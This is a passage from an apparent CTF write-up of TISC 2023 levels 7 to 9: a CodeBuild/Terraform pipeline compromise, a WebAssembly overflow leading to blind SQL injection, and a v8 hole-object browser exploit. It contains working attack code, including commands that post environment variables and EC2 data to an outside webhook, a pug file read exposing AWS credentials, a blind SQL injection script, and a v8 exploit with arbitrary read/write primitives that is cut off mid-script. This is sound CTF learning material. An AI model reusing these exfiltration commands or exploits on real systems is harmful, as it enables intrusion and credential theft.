                            "provider": "Manual",
                            "version": "1"
                        },
                        "runOrder": 1,
                        "configuration": {},
                        "outputArtifacts": [],
                        "inputArtifacts": []
                    }
                ]
            }
        ],
        "version": 1
    },
```

```
    "metadata": {
        "pipelineArn": "arn:aws:codepipeline:ap-southeast-
1:232705437403:devsecmeow-pipeline",
        "created": "2023-07-21T23:05:14.065000+08:00",
        "updated": "2023-07-21T23:05:14.065000+08:00"
    }
}
```


The `rawr.zip` file from the `devsecmeow2023zip` bucket is fetched in the "Source" stage, and used as input to the "Build" stage. This stage runs the CodeBuild project `devsecmeow-build`.

Let's dump the configuration for the `devsecmeow-build` project too:


```
{
    "projects": [
        {
            "name": "devsecmeow-build",
            "arn": "arn:aws:codebuild:ap-southeast-
1:232705437403:project/devsecmeow-build",
            "source": {
                "type": "CODEPIPELINE",
                "buildspec": "version: 0.2\n\nphases:\n
build:\n    commands:\n      - env\n      - cd /usr/bin\n
   - curl -s -qL -o terraform.zip
https://releases.hashicorp.com/terraform/1.4.6/terraform_1.4
.6_linux_amd64.zip\n      - unzip -o terraform.zip\n      -
cd \"$CODEBUILD_SRC_DIR\"\n      - ls -la \n      -
terraform init \n      - terraform plan\n",
                "insecureSsl": false
            },
            "artifacts": {
                "type": "CODEPIPELINE",
                "name": "devsecmeow-build",
                "packaging": "NONE",
                "overrideArtifactName": false,
                "encryptionDisabled": false
            },
```

```
            "cache": {
                "type": "NO_CACHE"
            },
            "environment": {
                "type": "LINUX_CONTAINER",
                "image": "aws/codebuild/amazonlinux2-x86_64-
standard:5.0",
                "computeType": "BUILD_GENERAL1_SMALL",
                "environmentVariables": [
                    {
                        "name": "flag1",
                        "value":
"/devsecmeow/build/password",
                        "type": "PARAMETER_STORE"
                    }
                ],
                "privilegedMode": false,
                "imagePullCredentialsType": "CODEBUILD"
            },
            "serviceRole":
"arn:aws:iam::232705437403:role/codebuild-role",
            "timeoutInMinutes": 15,
            "queuedTimeoutInMinutes": 480,
            "encryptionKey": "arn:aws:kms:ap-southeast-
1:232705437403:alias/aws/s3",
            "tags": [],
            "created": "2023-07-21T23:05:13.010000+08:00",
            "lastModified": "2023-07-
21T23:05:13.010000+08:00",
            "badge": {
                "badgeEnabled": false
            },
            "logsConfig": {
                "cloudWatchLogs": {
                    "status": "ENABLED",
                    "groupName": "devsecmeow-codebuild-
logs",
                    "streamName": "log-stream"
```

```
                },
                "s3Logs": {
                    "status": "DISABLED",
                    "encryptionDisabled": false
                }
            },
            "projectVisibility": "PRIVATE"
        }
    ],
    "projectsNotFound": []
}
```

The first important thing is the environment section:

```
"environment": {
    "type": "LINUX_CONTAINER",
    "image": "aws/codebuild/amazonlinux2-x86_64-
standard:5.0",
    "computeType": "BUILD_GENERAL1_SMALL",
    "environmentVariables": [
        {
            "name": "flag1",
            "value": "/devsecmeow/build/password",
            "type": "PARAMETER_STORE"
        }
    ],
    "privilegedMode": false,
    "imagePullCredentialsType": "CODEBUILD"
},
```

This indicates that the first flag is in the environment variable `flag1`.

The next important thing here is `buildspec`, which describes the command executed to "build" the code:

```
version: 0.2

phases:
  build:
    commands:
      - env
      - cd /usr/bin
      - curl -s -qL -o terraform.zip
https://releases.hashicorp.com/terraform/1.4.6/terraform_1.4
.6_linux_amd64.zip
      - unzip -o terraform.zip
      - cd "$CODEBUILD_SRC_DIR"
      - ls -la
      - terraform init
      - terraform plan
```

After fetching the `rawr.zip` file from the "Source" stage (which unzips the file into `$CODEBUILD_SRC_DIR`), the "Build" stage installs Terraform and executes `terraform plan`. Since we control the `rawr.zip` file, we can supply arbitrary Terraform configuration to be executed with `terraform plan`.

A quick google search for "Terraform Plan RCE" reveals this blog post which provides this PoC:

```
data "external" "example" {
    program = ["python", "${path.module}/example-data-
source.py"]

        query = {
# arbitrary map from strings to strings, passed
# to the external program as the data query.
            id = "abc123"
        }
}
```

I modified this slightly to exfiltrate environment variables:

```
data "external" "example" {
  program = ["python3", "-c",
  "import os;out=os.system('env 2>&1 | cat >
/tmp/x');os.system('curl -d @/tmp/x
https://webhook.site/e881cd14-7e51-44d4-a131-
9079df66f792')"]
}
```

and wrote a quick shell script to zip and upload the `terraform.tf` file:

```
zip -r rawr terraform.tf
aws s3 cp rawr.zip s3://devsecmeow2023zip/rawr.zip
```

After waiting for a few minutes, we receive a request on our webhook with all the environment variables, including the first part of the flag:

```
PYTHON_311_VERSION=3.11.4
flag1=TISC{prOtecT_
DOCKER_SHA256=544262F4A3621222AFB79960BFAD4D486935DAB8089347
8B5CC9CF8EBAF409AE
PYYAML_VERSION=5.4.1
```

Unfortunately, there's no sign of the second part of the flag. So it's time for more enumeration 😩. Fortunately for you, I will just skip to the parts that worked.

So I dumped the policy for the `codebuild-role`. Presumably these are the permissions that the CodeBuild worker has:

```
{
    "RoleName": "codebuild-role",
    "PolicyName": "policy_code_build",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "logs:PutLogEvents",
```

```
                "logs:CreateLogStream",
                "logs:CreateLogGroup"
            ],
            "Effect": "Allow",
            "Resource": [
                "arn:aws:logs:ap-southeast-
1:232705437403:log-group:devsecmeow-codebuild-logs:log-
stream:*",
                "arn:aws:logs:ap-southeast-
1:232705437403:log-group:devsecmeow-codebuild-logs/*",
                "arn:aws:logs:ap-southeast-
1:232705437403:log-group:devsecmeow-codebuild-logs"
            ]
        },
        {
            "Action": [
                "kms:ReEncrypt*",
                "kms:GenerateDataKey*",
                "kms:Encrypt",
                "kms:DescribeKey",
                "kms:Decrypt"
            ],
            "Effect": "Allow",
            "Resource": "arn:aws:kms:ap-southeast-
1:232705437403:key/6b677475-cc95-4f85-8baa-2f30290cde9d"
        },
        {
            "Action": "ssm:GetParameters",
            "Effect": "Allow",
            "Resource": "arn:aws:ssm:ap-southeast-
1:232705437403:parameter/devsecmeow/build/password"
        },
        {
            "Action": "ec2:DescribeInstance*",
            "Effect": "Allow",
            "Resource": "*"
        },
        {
```

```
                "Action": [
                    "s3:PutObject",
                    "s3:GetObjectVersion",
                    "s3:GetObject",
                    "s3:GetBucketLocation",
                    "s3:GetBucketAcl"
                ],
                "Effect": "Allow",
                "Resource": [

 "arn:aws:s3:::devsecmeow2023zip/devsecmeow-pipeline/*",
                    "arn:aws:s3:::devsecmeow2023zip"
                ]
            }
        ]
    }
}
```

Most of these permissions look pretty reasonable and justifiable for a CodeBuild worker, except for

```
{
    "Action": "ec2:DescribeInstance*",
    "Effect": "Allow",
    "Resource": "*"
}
```

This permission doesn't seem to be used at all. It's especially suspicious because the `Action` ends with `*`, which allows any action starting with `ec2:DescribeInstance` to be executed. Additionally, the challenge website states that there is a 'known misconfiguration'.

Looking at the reference for EC2 actions, we can determine that `ec2:DescribeInstance*` matches the following actions:

- DescribeInstanceAttribute
- DescribeInstanceConnectEndpoints

- DescribeInstanceCreditSpecifications
- DescribeInstanceEventNotificationAttributes
- DescribeInstanceEventWindows
- DescribeInstanceStatus
- DescribeInstanceTypeOfferings
- DescribeInstanceTypes
- DescribeInstances

It seems `DescribeInstanceAttribute` would be the most helpful, so let's look at its documentation:

> Describes the specified attribute of the specified instance.
>
> You can specify only one attribute at a time.
>
> Valid attribute values are: `instanceType` | `kernel` | `ramdisk` | `userData` | `disableApiTermination` | `instanceInitiatedShutdownBehavior` | `rootDeviceName` | `blockDeviceMapping` | `productCodes` | `sourceDestCheck` | `groupSet` | `ebsOptimized` | `sriovNetSupport`

Hmm `userData` looks very interesting!

First we run `DescribeInstances` to list the instance IDs:

```
data "external" "example" {
  program = ["python3", "-c",
  "import os;out=os.system('aws ec2 describe-instances 2>&1
| cat > /tmp/x');os.system('curl -d @/tmp/x
https://webhook.site/e881cd14-7e51-44d4-a131-
9079df66f792')"]
}
```

This reveals two instance IDs: `i-02602bf0cf92a4ee1` at IP '54.255.155.134' and `i-02423bae26b4cfd9a` at IP '13.213.29.24' (this corresponds to the IP of the service that provided the access keys).

I then proceeded to dump the `userData` attribute for `i-02602bf0cf92a4ee1`:

```
data "external" "example" {
  program = ["python3", "-c",
  "import os;out=os.system('aws ec2 describe-instance-attribute --instance-id i-02602bf0cf92a4ee1 --attribute userData 2>&1 | cat > /tmp/x');os.system('curl -d @/tmp/x https://webhook.site/e881cd14-7e51-44d4-a131-9079df66f792')"]
}
```

This yielded a very long base64 string which decoded to:

```
#!/bin/bash
sudo apt update
sudo apt upgrade -y
sudo apt install nginx -y
sudo apt install awscli -y
cat <<\EOL > /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
    # multi_accept on;
}

http {

    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
```

```
    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    server {
        listen 443 ssl default_server;
        listen [::]:443 ssl default_server;
        ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3;
        ssl_prefer_server_ciphers on;

        ssl_certificate         /etc/nginx/server.crt;
        ssl_certificate_key     /etc/nginx/server.key;
        ssl_client_certificate  /etc/nginx/ca.crt;
        ssl_verify_client       optional;
        ssl_verify_depth        2;
        location / {
                if ($ssl_client_verify != SUCCESS) { return
403; }

                proxy_pass           http://flag_server;
        }

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;
    }

    gzip off;
    include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/*;
}

EOL
cat <<\EOL > /etc/nginx/sites-enabled/default

upstream flag_server {
    server  localhost:3000;
}
server {
    listen 3000;
```

```
    root /var/www/html;

    index index.html;

    server_name _;

    location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        try_files $uri $uri/ =404;
    }

}
EOL
cat <<\EOL > /etc/nginx/server.crt
-----BEGIN CERTIFICATE-----
MIIDxzCCAq8CFF4sQY4xq1aAvfg5YdBJOrxqroG5MA0GCSqGSIb3DQEBCwUA
MCAx
...
qaYdKV87JdAsh88Dc8R4xEy+CgmPOTecsdu4vp+QGLIFyKVXV1nPWF2ihz8X
elLe
KiNii7b6V43HSrA=
-----END CERTIFICATE-----

EOL
cat <<\EOL > /etc/nginx/server.key
-----BEGIN RSA PRIVATE KEY-----
MIIJKQIBAAKCAgEAxhGoxzW6xtL/jKgn2pbhDEfAXIfHpvsySLi9UkPwag3I
ZRZ9

....
wvp9ayzLTWZtn+hIL8HTOVFjzTxnN3WCbbRPuGp7LYR6r4Rd2ES7tqZhUuRq
skNE
3nGTQ6QK5OjtVWB9xosJo4hdAEKY+9mx6iZQJxlAf9bniDhZEiubxF8qqs1H
-----END RSA PRIVATE KEY-----

EOL
```

```
cat <<\EOL > /etc/nginx/ca.crt
-----BEGIN CERTIFICATE-----
MIIDITCCAgmgAwIBAgIUQ3SN/Ic7T2x1v6cA6gKPUxNSlNgwDQYJKoZIhvcN
AQEL
...
TNVZrU3IkDCUhRSxvcesm4of0B21GCmpcUAU75A+UF3sl8jFTNf8oMFZzW17
W4bg
tMdad2Pvl9IL3bWjT0uWMOU7uFWHRFCKEVrzCzJ6sUdyamwsLg==
-----END CERTIFICATE-----

EOL
cat <<\EOL > /etc/nginx/ca.key
-----BEGIN PRIVATE KEY-----
MIIEvwIBADANBgkqhkiG9w0BAQEFAASCBKkwggSlAgEAAoIBAQDE2SyRtvue
pEOd
UwUmtZBRi4JRHJiOdwZVlMQXM7Vw44QBHfkOZxG5WBZMAJQl1FGpvqUv/tVt
+CbV
....
Opar3fixSriKkwuTuDy8fM1dbpjYCi8rKswGULTvpFHJQZSDu4+sCDxbZUv9
VTAS
aUwjOeYyIZiB+SQt/kUUZm1acA==
-----END PRIVATE KEY-----

EOL
aws s3 cp s3://devsecmeow2023flag2/index.html /tmp/
sudo cp /tmp/index.html /var/www/html
rm /tmp/index.html
sudo systemctl restart nginx
```

Finally we see some reference to 'flag2'!

If we visit https://54.255.155.134/ directly, we get a permission denied error, so it is clear we will need to authenticate ourselves somehow. Unfortunately, using the `cert.crt` in the first step doesn't work. However, we have leaked the server's `ca.key` and `ca.crt`, so we can just authenticate ourselves using that instead:

```
➜  curl --cert ca.crt --key ca.key --cacert ca.crt  -k
https://54.255.155.134 | grep -i flag2
<p class="lead text-muted">Flag2: yOuR_d3vSeCOps_P1peL1nEs!!
<##:3##>}</p>
```

The combined flag is:

```
TISC{prOtecT_yOuR_d3vSeCOps_P1peL1nEs!!<##:3##>}
```

Level 8: Blind SQL Injection (Web/RE/Pwn/Cloud)

This is my favorite challenge :)

We are given a `server.js` file which starts an express application.

The `/api/login` route passes our input to a AWS lambda function `craft_query` which tests the input against a blacklist. If it passes the blacklist, the result of the lambda function is executed as SQL.

Unfortunately, simple SQL injection payloads like `a' or 1=1;--` return "Blacklisted!".

Therefore, our next step will be to obtain the source code for the lambda function.

```
app.post('/api/login', (req, res) => {
    // pk> Note: added URL decoding so people can use a
wider range of characters for their username :)
    // dr> Are you crazy? This is dangerous. I've added a
blacklist to the lambda function to prevent any possible
attacks.

    const username = req.body.username;
    const password = req.body.password;

    // ...
```

```
    const payload = JSON.stringify({
        username,
        password
    });

    try {
        lambda.invoke({
            FunctionName: 'craft_query',
            Payload: payload
        }, (err, data) => {
            if (err) {
               // ...
            } else {
                const responsePayload =
JSON.parse(data.Payload);
                const result = responsePayload;

                if (result !== "Blacklisted!") {
                    const sql = result;
                    db.query(sql, (err, results) => {
                        // ...
                    });
                }
            }
        });
    } catch (error) {
        // ...
    }
});
```

Luckily, there is a route within this application that allows us to render arbitrary files as a `.pug` template:

```
app.post('/api/submit-reminder', (req, res) => {
    const username = req.body.username;
    const reminder = req.body.reminder;
    const viewType = req.body.viewType;
    res.send(pug.renderFile(viewType, { username, reminder
}));
});
```

Reading `/root/.aws/credentials` reveals the AWS access key ID and secret:

```
Error: /root/.aws/credentials:1:1
  > 1| [default]
-------^
    2| aws_access_key_id = AKIAQYDFBGMSQ542KJ5Z
    3| aws_secret_access_key = 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
    4|

unexpected text "[defa"
    at makeError (/app/node_modules/pug-error/index.js:34:13)
    at Lexer.error (/app/node_modules/pug-lexer/index.js:62:15)
    at Lexer.fail (/app/node_modules/pug-lexer/index.js:1629:10)
    at Lexer.advance (/app/node_modules/pug-lexer/index.js:1694:12)
```

Now we can use the aws cli to download the source code for the lambda:

```
➜  aws lambda get-function --function-name craft_query |
grep Location
"Location": "https://awslambda-ap-se-1-tasks.s3.ap-
southeast-
1.amazonaws.com/snapshots/051751498533/craft_query-a989953b-
8c24-41f0-ac22-813b4ca32bbc?....."

➜ curl -o code.zip -L https://awslambda-ap-se-1-
tasks.s3.ap-southeast-
1.amazonaws.com/snapshots/051751498533/craft_query-a989953b-
8c24-41f0-ac22-813b4ca32bbc?.....
```

Unzipping the source code reveals a WebAssembly .wasm file, as well as a short JavaScript wrapper for the wasm module:

```
async function initializeModule() {
```

```
    return new Promise((resolve, reject) => {
        EmscriptenModule.onRuntimeInitialized = () => {
            const CraftQuery =
EmscriptenModule.cwrap('craft_query', 'string', ['string',
'string']);
            resolve(CraftQuery);
        };
    });
}
let CraftQuery;
initializeModule().then((queryFunction) => {
    CraftQuery = queryFunction;
});

async function login(username, password){
    if (!CraftQuery) {
        CraftQuery = await initializeModule();
    }
    const result = CraftQuery(username, password);
    return result;
}
```

It seems like the function of interest is the `craft_query` function.

Before decompiling the wasm in ghidra, I decided to test the behavior of the code on large inputs:

```
;(async ()=>{
    initializeModule();
    console.log(await login("a".repeat(100),
"b".repeat(100)))
})()
```

As expected, the code crashed, indicating some kind of buffer overflow:

```
RuntimeError: memory access out of bounds
    at wasm://wasm/456522fa:wasm-function[14]:0x1131
    at wasm://wasm/456522fa:wasm-function[15]:0x1170
    at wasm://wasm/456522fa:wasm-function[9]:0xde2
```

Interestingly, this only occurred when the username was a long string.

Here's the decompiled `craft_query` function in ghidra:


```
undefined4 export::craft_query(undefined4
username,undefined4 password)
{
  undefined4 uVar1;
  undefined password_stack [59];
  undefined uStack85;
  undefined uname_stack [68];
  uint func_ptr;
  undefined4 uStack8;
  undefined4 uStack4;

  func_ptr = 1;
  uStack8 = password;
  uStack4 = username;
  username_processing(uname_stack,username);
  unnamed_function_15(password_stack,uStack8,0x3b);
  uStack85 = 0;
  uVar1 = (**(code **)((ulonglong)func_ptr * 4))
(uname_stack,password_stack);
  return uVar1;
}
```

The 'function pointer' on the stack is immediately suspicious. In WebAssembly, functions are referenced by their index in a global function table, so if we we can change the value of `func_ptr`, we can change the function that is called.

To investigate the memory layout in the `craft_query` function, I ran `node` in debug mode and attached a Chrome debugger:

```
node --inspect-brk=0.0.0.0:9229 index.js
```

Setting a breakpoint at the instruction where `func_ptr` is called, we can observe the stack:



`uname_stack` is outlined in red, `func_ptr` is outlined in green and `password_stack` is outlined in blue. If we can overflow `uname_stack`, then we can modify `func_ptr` located right after it.

After doing more reversing, it turned out that `username_processing` did not do any bounds checking on `uname_stack` and copied `username` to `uname_stack` after URL-decoding it.

After yet more debugging and reversing, it seems that `func_ptr` points to the `query_with_blacklist` function, which checks the username and password against a blacklist. If it passes the checks, the `load_query` function is called to generate the SQL query.

```
char * export::query_with_blacklist(undefined4
username,undefined4 password)
{
  uint uVar1;
  char *pcStack4;

  uVar1 = check_blacklist(username);
  if (((uVar1 & 1) == 0) || (uVar1 =
check_blacklist(password), (uVar1 & 1) == 0)) {
    pcStack4 = s_Blacklisted!_ram_00010070;
  }
  else {
    pcStack4 = (char *)load_query(username,password);
  }
```

```
    return pcStack4;
}
```

Using the buffer overflow vulnerability, we can overwrite `func_ptr` to point to `load_query` instead of `query_with_blacklist`, thus bypassing the blacklist checks. It turns out that `load_query` has function index 2.

Since the `uname_stack` buffer is 68 bytes long, the 69th character will overwrite `func_ptr`:

```
;(async ()=>{
    initializeModule();
    console.log(await login("a".repeat(68)+"%02", "b\" or 
1=1;--"))
})()
```

This allows the SQL injection payload in the `password` field to bypass checks:

```
→ node index.js
SELECT * from Users WHERE 
username="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaa" AND password="b" or 1=1;--"
```

Now, all that's left is to write a fartlib script to leak the admin's password using the blind SQL injection vulnerability:

```
from fartlib import *

req = FartRequest("""
POST /api/login HTTP/1.1
Host: chals.tisc23.ctf.sg:28471
//...
```


```
username=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaasaaaaaaaaa
aaaaaaaaaaaaaaaaa%02&password=%22or(username%3d'admin'and%20
ascii(substr(password%2cINDEX%2c1))%3dCHAR)%23
""")


charset = [x for x in
"01357etoanihsrdluc24689g_wyfmbkvjxqzpETOANIHSRDLUCGWYFMBKVJ
XQZP{}"]

known = 'tisc{a1P'
for i in range(30):
    res = HttpWorker(reqs=req.substitute(CHAR=[str(ord(x))
for x in charset],INDEX=str(len(known)+1)),
show_progress=False).get_first(lambda res:
res.content_length > 46)
    known += chr(int(res.payloads[0]))
    print(known)
```

The flag is `tisc{a1PhAb3t_0N1Y}`.


Level 9: PalinChrome (Browser exploitation)

In this challenge, we can supply arbitrary input to the JavaScript `v8` engine, and our goal is to read the flag which is stored in `./flag`. Unfortunately, we won't have access to node APIs like `fs` that make this trivial.

Actually, that's not quite true. The challenge author forgot to disable `Realm.eval`, which allows us to read arbitrary files on the server. This technique was first used in hitcon CTF 2022:



This unintended solution allowed us to obtain the flag with only one line of code:



Fortunately, this was quickly fixed by the challenge author. With that out of the way, let's get to the actual vulnerability.

The `v8` engine used in this challenge was patched to introduce a bug

```
diff --git a/src/builtins/builtins-definitions.h
b/src/builtins/builtins-definitions.h
index c656b02e755..d963caedd12 100644
--- a/src/builtins/builtins-definitions.h
+++ b/src/builtins/builtins-definitions.h
@@ -816,6 +816,7 @@ namespace internal {
   CPP(ObjectPrototypeGetProto)
                     \
   CPP(ObjectPrototypeSetProto)
                     \
   CPP(ObjectSeal)
                    \
+  CPP(ObjectLeakHole)
                    \
   TFS(ObjectToString, kReceiver)
                     \
```

```
   TFJ(ObjectValues, kJSArgcReceiverSlots + 1, kReceiver,
kObject)              \

                  \
diff --git a/src/builtins/builtins-object.cc
b/src/builtins/builtins-object.cc
index e6d26ef7c75..279a6b7c4dc 100644
--- a/src/builtins/builtins-object.cc
+++ b/src/builtins/builtins-object.cc
@@ -367,5 +367,10 @@ BUILTIN(ObjectSeal) {
   return *object;
 }

+BUILTIN(ObjectLeakHole){
+  HandleScope scope(isolate);
+  return ReadOnlyRoots(isolate).the_hole_value();
+}
+
 }  // namespace internal
 }  // namespace v8
diff --git a/src/compiler/typer.cc b/src/compiler/typer.cc
index fbb675a6bb9..00aa31e196c 100644
--- a/src/compiler/typer.cc
+++ b/src/compiler/typer.cc
@@ -1759,6 +1759,8 @@ Type Typer::Visitor::JSCallTyper(Type
fun, Typer* t) {
       return Type::Boolean();
     case Builtin::kObjectToString:
       return Type::String();
+    case Builtin::kObjectLeakHole:
+      return Type::Hole();

     case Builtin::kPromiseAll:
       return Type::Receiver();
diff --git a/src/init/bootstrapper.cc
b/src/init/bootstrapper.cc
index fc7b17d582e..0a6ddbe26b2 100644
--- a/src/init/bootstrapper.cc
```

```
+++ b/src/init/bootstrapper.cc
@@ -1600,6 +1600,8 @@ void
Genesis::InitializeGlobal(Handle<JSGlobalObject>
global_object,

Builtin::kObjectPreventExtensions, 1, true);
     SimpleInstallFunction(isolate_, object_function,
"seal",
                           Builtin::kObjectSeal, 1, false);
+    SimpleInstallFunction(isolate_, object_function,
"leakHole",
+                          Builtin::kObjectLeakHole, 0,
false);

     SimpleInstallFunction(isolate_, object_function,
"create",
                           Builtin::kObjectCreate, 2,
false);
```

An `Object.leakHole()` function was added to leak the v8 hole object. This object is used to denote a deleted element in an array or map. The hole object has been the subject of many recent real vulnerabilities such as CVE-2023-3079. Luckily for us, the PoC for this CVE is publicly available, and provides us with arbitrary read and write primitives.

By forcing v8 to JIT compile a function, we can effect the creation of executable memory containing shellcode.

All that's left is to use these read and write primitives to modify the code pointer of an existing function to point to the shellcode. This technique is detailed here.

Exploit script:

```
const foo = ()=>
{
    return [1.0,
```

```
        1.9553825422107533105631065181 8E-246,
        1.9560612558242146694270980101 3E-246,
        1.9995714719542577343692375671 5E-246,
        1.9533767332674093213329217534 1E-246,
        2.6348604765229605644830602284 4E-284];
}
for (let i = 0; i < 0x1000000; i++)
{foo();foo();foo();foo();}


const FIXED_ARRAY_HEADER_SIZE = 8n;

var arr_buf = new ArrayBuffer(8);
var f64_arr = new Float64Array(arr_buf);
var b64_arr = new BigInt64Array(arr_buf);

function ftoi(f) {
    f64_arr[0] = f;
    return b64_arr[0];
}

function itof(i) {
    b64_arr[0] = i;
    return f64_arr[0];
}

function smi(i) {
    return i << 1n;
}


function gc_minor() { //scavenge
    for(let i = 0; i < 1000; i++) {
        new ArrayBuffer(0x10000);
    }
}

function gc_major() { //mark-sweep
```

```
    new ArrayBuffer(0x7fe00000);
}



function set_keyed_prop(arr, key, val) {
    arr[key] = val;
}

const the = {};
var large_arr = new Array(0x10000);
large_arr.fill(itof(0xDEADBEE0n)); //change array type to
HOLEY_DOUBLE_ELEMENTS_MAP
var state = {
    fake_arr: null
}
var fake_arr_addr = null;
var fake_arr_elements_addr = null;

var packed_dbl_map = null;
var packed_dbl_props = null;

var packed_map = null;
var packed_props = null;

function leak_stuff(b) {
    if(b) {
        let index = Number(b ? the.hole : -1);
        index |= 0;
        index += 1;

        let arr1 = [1.1, 2.2, 3.3, 4.4];
        let arr2 = [0x1337, large_arr];

        let packed_double_map_and_props = arr1.at(index*4);
        let packed_double_elements_and_len =
arr1.at(index*5);
```

```
        let packed_map_and_props = arr1.at(index*8);
        let packed_elements_and_len = arr1.at(index*9);

        let fixed_arr_map = arr1.at(index*6);

        let large_arr_addr = arr1.at(index*7);

        return [
            packed_double_map_and_props,
packed_double_elements_and_len,
            packed_map_and_props, packed_elements_and_len,
            fixed_arr_map, large_arr_addr,
            arr1, arr2
        ];
    }
    return 0;
}

function weak_fake_obj(b, addr=1.1) {
    if(b) {
        let index = Number(b ? the.hole : -1);
        index |= 0;
        index += 1;

        let arr1 = [0x1337, {}];
        let arr2 = [addr, 2.2, 3.3, 4.4];

        let fake_obj = arr1.at(index*8);

        return [
            fake_obj,
            arr1, arr2
        ];
    }
    return 0;
}

function fake_obj(addr) {
```

```
    large_arr[0] = itof(packed_map | (packed_dbl_props <<
32n));
    large_arr[1] = itof(fake_arr_elements_addr | (smi(1n) <<
32n));
    large_arr[3] = itof(addr | 1n);

    let result = state.fake_arr[0];

    large_arr[1] = itof(0n | (smi(0n) << 32n));

    return result;
}


function addr_of(obj) {
    large_arr[0] = itof(packed_dbl_map | (packed_dbl_props
<< 32n));
    large_arr[1] = itof(fake_arr_elements_addr | (smi(1n) <<
32n));

    state.fake_arr[0] = obj;
    let result = ftoi(large_arr[3]) & 0xFFFFFFFFn;

    large_arr[1] = itof(0n | (smi(0n) << 32n));

    return result;
}

function v8_read64(addr) {
    addr = addr & 0xffffffn;
    addr -= FIXED_ARRAY_HEADER_SIZE;

    large_arr[0] = itof(packed_dbl_map | (packed_dbl_props
<< 32n));
    large_arr[1] = itof((addr | 1n) | (smi(1n) << 32n));

    let result = ftoi(state.fake_arr[0]);
```

```
    large_arr[1] = itof(0n | (smi(0n) << 32n));

    return result;
}

function v8_write64(addr, val) {
    addr -= FIXED_ARRAY_HEADER_SIZE;

    large_arr[0] = itof(packed_dbl_map | (packed_dbl_props
<< 32n));
    large_arr[1] = itof((addr | 1n) | (smi(1n) << 32n));

    state.fake_arr[0] = itof(val);

    large_arr[1] = itof(0n | (smi(0n) << 32n));
}

function install_primitives() {
    // %PrepareFunctionForOptimization(weak_fake_obj);
    // weak_fake_obj(false, 1.1);
    // weak_fake_obj(true, 1.1);
    // %OptimizeFunctionOnNextCall(weak_fake_obj);
    // weak_fake_obj(true, 1.1);

    // %PrepareFunctionForOptimization(leak_stuff);
    // leak_stuff(false);
    // leak_stuff(true);
    // %OptimizeFunctionOnNextCall(leak_stuff);

    for(let i = 0; i < 10; i++) {
        weak_fake_obj(true, 1.1);
    }
    for(let i = 0; i < 400000; i++) {
        weak_fake_obj(false, 1.1);
    }

    for(let i = 0; i < 10; i++) {
        leak_stuff(true);
```

```
    }
    for(let i = 0; i < 11000000; i++) {
        leak_stuff(false);
    }
    // %DebugPrint(install_primitives);
    gc_minor();
    gc_major();

    let leaks = leak_stuff(true);
    // %DebugPrint(leaks);

    let packed_double_map_and_props = ftoi(leaks[0]);
    console.log(packed_double_map_and_props.toString(16));
    let packed_double_elements_and_len = ftoi(leaks[1]);
